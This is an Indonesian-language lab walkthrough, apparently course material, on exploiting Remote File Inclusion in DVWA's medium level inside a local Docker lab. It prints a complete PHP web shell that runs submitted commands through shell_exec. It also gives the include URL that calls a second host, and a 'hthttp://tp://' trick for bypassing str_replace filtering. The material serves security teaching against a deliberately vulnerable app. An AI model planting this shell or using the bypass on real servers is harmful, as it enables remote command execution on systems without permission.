20. File Inclusion

Disusun oleh :


Chaerul Umam, M.Kom (chaerul@dsn.dinus.ac.id)

Hafiidh Akbar Sya'bani (akbar@dinustek.com)

🔍 Information Gathering

File inclusion memanfaatkan kelalaian pada website untuk menutup file dan direktori pada server.

Pada tampilan awal DVWA klik bagian File Inclusion




Akan ditampilkan 3 file php yang dapat dibuka

Perhatikan pada URL ketika membuka halaman FIle Inclusion, parameter page diisi dengan value include.php

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=include.php
```

Ini berarti halaman yang sedang dibuka ditampilkan dari file dengan nama include.php

Coba untuk membuka salah satu dari 3 file php yang ada




Saat file2.php dibuka, pada URL parameter page akan berubah value menjadi file2.php

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=file2.php
```

Halaman yang sedang dibuka ditampilkan dari file dengan nama file2.php

☠️ File Inclusion - Remote File Inclusion


Metode Remote File Inclusion pada level ini memiliki konsep yang sama seperti pada level Low, yaitu dengan menggunakan script RFI yang disisipkan ke URL target.




https://www.hackingarticles.in/comprehensive-guide-on-remote-file-inclusion-rfi/

Yang diperlukan pada RFI level ini adalah sebuah web server yang memiliki menjalankan script RFI dan dapat diakses secara lokal. Di kelas sebelumnya pada level Low telah dibuat container dengan image httpd:alpine yang menjalankan sebuah web server dan berisi script RFI. Disini container itu akan digunakan kembali, jika pada kelas sebelumnya container itu hilang atau dihapus, maka buat kembali dengan cara yang sama seperti cara sebelumnya.

Hidupkan kembali container web server dengan membuka terminal



Masuk ke root dengan perintah `sudo su` lalu masukkan password



Ketikkan perintah dibawah, akan keluar semua container baik yang sedang running atau stop

```
docker ps -a
```

```
CONTAINER ID   IMAGE          COMMAND                  CREATED       STATUS                   PORTS                                      NAMES
35125fa8b440   httpd:alpine   "httpd-foreground"       3 weeks ago   Exited (0) 3 weeks ago                                              webse
b7913783f266   dvwa_dvwa      "docker-php-entrypoi…"   5 weeks ago   Up 5 weeks               0.0.0.0:4280->80/tcp, :::4280->80/tcp      dvwa_
b54d1338bd9a   mariadb:10     "docker-entrypoint.s…"   5 weeks ago   Up 5 weeks               3306/tcp                                   dvwa_
```

Dapat dilihat bahwa container dengan nama webserver-rfi sedang dalam status Exited atau tidak berjalan. Untuk menjalankannya gunakan perintah dibawah

```
docker start webserver-rfi
```

Periksa apakah container webserver-rfi sudah berjalan dengan perintah

```
docker ps
```

```
CONTAINER ID   IMAGE          COMMAND                  CREATED       STATUS          PORTS                                      NAMES
35125fa8b440   httpd:alpine   "httpd-foreground"       4 weeks ago   Up 37 seconds   0.0.0.0:8321->80/tcp, :::8321->80/tcp      webserver-rfi
b7913783f266   dvwa_dvwa      "docker-php-entrypoi…"   5 weeks ago   Up 5 weeks      0.0.0.0:4280->80/tcp, :::4280->80/tcp      dvwa_dvwa_1
b54d1338bd9a   mariadb:10     "docker-entrypoint.s…"   5 weeks ago   Up 5 weeks      3306/tcp                                   dvwa_db_1
```

Jika muncul status Up pada container webserver-rfi artinya container tersebut sudah berjalan. Coba untuk akses web server tersebut pada browser, akses dengan URL berikut

```
http://IP-Kali:8321/rfi-shell.txt
```

172.16.0.33:8321/rfi-shell.txt

```
<body>
  <form action="<?php $link=(isset($_SERVER['HTTPS']) ? "https" : "http").":://$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]"; echo "{$link}"?>" method="POST">
    <center>
      <br>
      <h1> Remote File Inclusion - SHELL </h1>
      <h2>
        Command:
        <input type="text" name="cmd" value=""/>
        <input type="submit" name="submit" value="cmd">
      </h2>
    </center>
  </form>

  <?php
    if(isset($_POST["cmd"])) {
      $cmd = $_POST["cmd"];
      $output = shell_exec("{$cmd}");
      echo "<h2>".$cmd."</h2>"."<pre>".$output."</pre>";
    }
  ?>
</body>
```

Kembali ke DVWA, halaman File Inclusion

Masuk ke salah satu file php

URL akan menjadi seperti berikut

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=file1.php
```

Sama seperti kelas File Inclusion level sebelumnya, sisipkan URL web server RFI sebagai value dari parameter page, sehingga URL menjadi seperti berikut

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=http://172.16.0.33:8321/rfi-shell.txt
```

Terlihat bahwa tidak muncul input text seperti pada kelas File Inclusion level sebelumnya, untuk mengetahui mengapa input text tidak muncul bisa scroll ke bawah dan klik View Source

Akan muncul window baru yang menampilkan kode php yang digunakan pada halaman File Inclusion, perhatikan pada `Input validation`


```
// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );
```

disana dilakukan filter terhadap apa yang diinputkan ke dalam URL. Fungsi `str_replace` menyaring semua string `http://`, `https://`, `../`, dan `..\\`, maka saat URL disisipkan dengan web server RFI, karakter `http://` dihilangkan, sehingga website akan mengakses langsung ke IP yang mana ini tidak akan menghasilkan apapun.

Masalah ini bisa diatasi dengan menambahkan string umpan yang memang ditujukan agar dihilangkan oleh fungsi `str_replace()` sehingga terbentuk string yang diinginkan, contohnya seperti berikut


```
.../?page=hthttp://tp://172.16.0.33:8321/rfi-shell.txt
```

Terlihat membingungkan, tapi ini adalah salah satu cara agar URL bisa mengakses web server RFI, dari parameter diatas fungsi `str_replace()` akan menghilangkan string `http://` yang ada di tengah string `hthttp://tp://`, sehingga menjadi `http://`, ilustrasi lebih jelas dapat dilihat pada gambar dibawah




Dengan ini sistem dapat mengakses URL web server RFI meskipun menggunakan fungsi `str_replace()`. Tambahkan string `http://` tadi ke tengah string `http` perrtama sehingga menjadi seperti berikut

```
http://172.16.0.33:4280/vulnerabilities/fi/?page=hthttp://tp://172.16.0.33:8321/rfi-shell.txt
```




Sekarang input text bisa diakses dan dapat dilakukan ekseskusi ke server dari sana.



🧹 Clean up


Matikan docker container yang menjalankan web server httpd, gunakan perintah `docker ps` untuk melihat container yang sedang berjalan

```
docker ps
```




Matikan container dengan perintah berikut

```
docker stop webserver-rfi
```



Tunggu hingga selesai dan gunakan perintah `docker ps -a` untuk memastikan container web server sudah berhenti dengan status “Exited”

```
docker ps -a
```



Container ini bisa dihapus dengan menggunakan perintah

```
docker rm webserver-rfi
```